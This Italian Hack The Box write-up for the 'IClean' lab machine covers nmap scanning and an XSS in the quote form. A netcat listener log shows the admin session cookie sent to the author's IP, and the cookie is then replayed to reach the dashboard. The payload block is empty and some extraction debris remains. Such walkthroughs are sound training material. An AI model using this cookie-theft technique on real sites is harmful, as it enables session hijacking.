

# ***IClean***

## **Su IClean Machine**

IClean è una macchina Linux di media-difficoltà con un sito web per una società di servizi di pulizia.

Il sito web contiene un modulo in cui gli utenti possono richiedere un preventivo, che si trova a essere vulnerabile a (XSS).

Questa vulnerabilità viene sfruttata per rubare un cookie di amministrazione, che viene quindi utilizzato per accedere al

Dashboard di amministratore. La pagina è vulnerabile all'iniezione di modelli di server-side (SSTI), consentendoci di

Ottenere una shell inversa sulla scatola. Enumeration rivela le credenziali del database, che vengono sfruttate per ottenere

Accesso al database, che porta alla scoperta di un hash utente. Il Cracking di questo hash fornisce l'accesso SSH alla macchina.

La posta dell'utente parla di lavoro con i PDF. Esaminando la configurazione sudo, si trova che l'utente può eseguire qpdf come root .

Questo è sfruttato per allegare la chiave privata di root a un PDF, che è quindi usato per ottenere un accesso privilegiato alla macchina.

IP IClean = 10.10.11.12

## ***Enumeration***

### ***Scan Port & Service NMAP***

```
nmap -A -sC -sV -T5 -Pn 10.10.11.12 -oG iclean_scan
```

```

opt/htb_machine/IClean nmap -A -sC -sV -T5 -Pn 10.10.11.12 -oG iclean_scan
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-02 08:46 CET
Nmap scan report for 10.10.11.12
Host is up (0.050s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 2c:f9:07:77:e3:f1:3a:36:db:f2:3b:94:e3:b7:cf:b2 (ECDSA)
|_  256 4a:91:9f:f2:74:c0:41:81:52:4d:f1:ff:2d:01:78:6b (ED25519)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.52 (Ubuntu)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5.0
OS details: Linux 5.0, Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 8888/tcp)
HOP RTT      ADDRESS
1   48.04 ms  10.10.14.1
2   47.30 ms  10.10.11.12

```


```

22/tcp open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6
80/tcp open  http     Apache httpd 2.4.52

```

## Server Web

Il server web richiama un link con il reconnect to 'capiclean.htb', aggiungo quindi quest ultimo al file /etc/hosts per fargli visita




```

GNU nano 8.3
127.0.0.1      localhost
127.0.1.1      xyz.kali      xyz


# The following lines are desirable for IPv6 capable hosts
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouter


10.10.11.12   capiclean.htb

```




Sul server è presente un form di login , e una pag. '/quote?' in cui è possibile richiedere la pulizia del proprio server web inserendo la mail





## Cross Site Scripting Vulnerability


Creo una richiesta su '/quote' e noto nella risposta del server che la richiesta viene vista è approvata da qualcuno del team



# Thank you

Your quote request was sent to our management team. They will reach out soon via email. Thank you for the interest you have shown in our services.

Quindi per analizzare la 'request' e trovare eventuali vulnerabilità 'XSS', la ripeto ma questa volta intercettandola con 'BurpSuite'



Il campo 'service' è quello che voglio testare e quindi creo un payload che mi restituisca il cookie di sessione tramite 'netcat' al mio indirizzo ip sulla porta '9000'

```

```

*Spiegazione Payload*

1. `;&email=test%40test.htb

```

```

home/kali/Downloads nc -lnvp 9000
listening on [any] 9000 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.11.12] 33862
GET /?session=eyJyb2x1IjoimjEyMzJmMjk3YTU3YTVhNzQzODk0YTBINGE4MDFmYzMiYmFQ.Z8QKkg.IGcMVjUorpdIr5EROjIAco36XUc
Host: 10.10.14.8:9000
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://127.0.0.1:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

```


Cookie =

eyJyb2x1IjoimjEyMzJmMjk3YTU3YTVhNzQzODk0YTBINGE4MDFmYzMiYmFQ.Z8QKkg.IGcMVjUorpdIr5EROjIAco36XUc

## Fuzzing Directory 'ffuf'


Procedo ora con l'identificazione di eventuali directory presenti nel server in cui sia possibile utilizzare il cookie ricavato con possibili nuove funzionalità del server stesso, e trovo alcuni risultati interessanti:

```
ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -ic -u http://capiclean.htb/FUZZ -t 100
```



```
opt/htb_machine/IClean ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -ic -u http://capiclean.htb/FUZZ -t 100
```

ASCII art logo for ffuf (v2.1.0-dev) consisting of a grid of characters forming the letters 'ffuf'.




```
:: Method : GET
:: URL : http://capiclean.htb/FUZZ
:: Wordlist : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 100
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
```


  

| Path      | Status | Size  | Words | Lines | Duration |
|-----------|--------|-------|-------|-------|----------|
| about     | 200    | 16697 | 4654  | 349   | 51ms     |
| services  | 200    | 5267  | 1036  | 130   | 76ms     |
| login     | 200    | 8592  | 2325  | 193   | 160ms    |
| team      | 200    | 2106  | 297   | 88    | 167ms    |
| quote     | 200    | 8109  | 2068  | 183   | 184ms    |
| logout    | 200    | 2237  | 98    | 90    | 163ms    |
| dashboard | 302    | 189   | 18    | 6     | 154ms    |
| choose    | 302    | 189   | 18    | 6     | 179ms    |
| choose    | 200    | 6084  | 1373  | 154   | 197ms    |

Trova alcune directory interessanti ed alcune che già conoscevo , quindi vado a verificare la dir. '/dashboard', e nel farlo proverò a entrare da questo endpoint con il cookie ricavato prima. Per farlo utilizzo l'espansione di 'firefox' 'Cookie Editor' e aggiungerò tramite quest'ultimo il cookie generato prima con nome 'session' che punta all'endpoint 'dashboard', e quando faccio poi il 'refresh' della pagina si aprono altre funzionalità che prima non erano presenti.



| Name    | Value                  | Domain        | Path       | Expires / Max-Age | Size | HttpOnly | Secure | SameSite | Last Accessed         |
|---------|------------------------|---------------|------------|-------------------|------|----------|--------|----------|-----------------------|
| session | eyJyY2x1IjoIMjEyMzJ... | capiclean.htb | /dashbo... | Session           | 100  | false    | false  | None     | Sun, 02 Mar 2025 0... |



Vado al primo servizio proposto dal server 'Generate Invoice' e qui mi chiede dei dati per generare un 'id', compilo il tutto genero l'id, ma da qui in poi non fa fare altro in questa modalità quindi mi salvo l'ID creato per ora.

